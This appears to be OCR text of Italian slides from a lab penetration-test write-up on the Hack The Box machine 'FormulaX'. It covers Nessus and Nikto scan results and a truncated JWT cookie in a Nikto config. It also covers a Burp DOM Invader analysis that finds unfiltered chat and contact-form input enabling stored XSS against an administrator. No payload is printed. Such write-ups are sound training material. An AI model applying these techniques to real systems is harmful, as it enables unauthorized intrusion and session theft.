
Filter | Search Vulnerabilities | 8 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count
MEDIUM	4.3 *		Web Application Potentially Vulnerable to Clickjacking	Web Servers	1
INFO	...	...	HTTP (Multiple Issues)	Web Servers	4
INFO	...	...	HTTP (Multiple Issues)	CGI abuses	2
INFO			Nessus SYN scanner	Port scanners	2
INFO			Nessus Scan Information	Settings	1
INFO			nginx HTTP Server Detection	Web Servers	1
INFO			Web Application Sitemap	Web Servers	1
INFO			Web Server Directory Enumeration	Web Servers	1

Vulnerability Mapping
Servizio HTTP

- L’utilizzo di **Nessus** con il cookie di autenticazione non ha rilevato vulnerabilità di alto livello

Assenza del header HTTP X-Frame-Options, ciò implica la possibilità di sfruttare il Clickjacking: permette la manipolazione dell’utente ma non il controllo della macchina FormulaX



Vulnerability Mapping
Servizio HTTP


- **Nikto2** mostra gli stessi risultati di Nessus

```
# Cookies: send cookies with all requests
# Multiple can be set by separating with a semi-colon, e.g.:
# "cookie1=cookie value";"cookie2=cookie val"
#STATIC-COOKIE="name=value";"something=nothing";
STATIC-COOKIE="authorization=Bearer%20eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCI
```


```
┌──(kali㉿kali)-[~]
└─$ sudo nikto -url http://10.10.11.6/restricted/chat.html
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.11.6
+ Target Hostname:    10.10.11.6
+ Target Port:        80
+ Start Time:         2024-06-12 04:34:50 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx/1.18.0 (Ubuntu)
+ /restricted/chat.html/: Retrieved x-powered-by header: Express.
+ /restricted/chat.html/: Retrieved access-control-allow-origin header: *.
+ /restricted/chat.html/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.m
ozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /restricted/chat.html/: The X-Content-Type-Options header is not set. This could allow the user agent to rend
er the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnera
bility-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

Vulnerability Mapping
Servizio HTTP

- Data la scarsità di risultati ottenuti con strumenti automatici si è deciso di utilizzare **Burp Suite DOM Invader** per un analisi manuale




- Iniezione di un canary e submit del form utilizzato per comunicare con il chatbot




Vulnerability Mapping
Servizio HTTP

- Data la scarsità di risultati ottenuti con strumenti automatici si è deciso di utilizzare **Burp Suite DOM Invader** per un analisi manuale




- Script **chat.js** segnalato come vulnerabile



Vulnerability Mapping
Servizio HTTP


- Data la scarsità di risultati ottenuti con strumenti automatici si è deciso di utilizzare **Burp Suite DOM Invader** per un analisi manuale

- **chat.js** non applica nessun filtro all’input del form



Vulnerability Mapping Servizio HTTP


- Anche nel backend non viene effettuata nessuna operazione di filtraggio




Vulnerability Mapping
Servizio HTTP

- Anche il form “Contact us” presenta la stessa vulnerabilità

Queste debolezze permettono l’esecuzione di codice JavaScript sulla macchina FormulaX
Rendendo l’applicazione **vulnerabile** a XSS, CSRF, Esecuzione remota di codice…





https://cwe.mitre.org/data/definitions/83.html
https://cwe.mitre.org/data/definitions/80.html

Target Exploitation Form Contact US

- I messaggi inviati attraverso il form “Contact us” vengono letti da un eventuale amministratore
- I dati non vengono filtrati nel backend, permettendo l’esecuzione di codice nell’area amministratore

- Questo script, se eseguito nell’area amministratore, permette il recupero degli ultimi comandi che l’admin ha inviato al chatbot

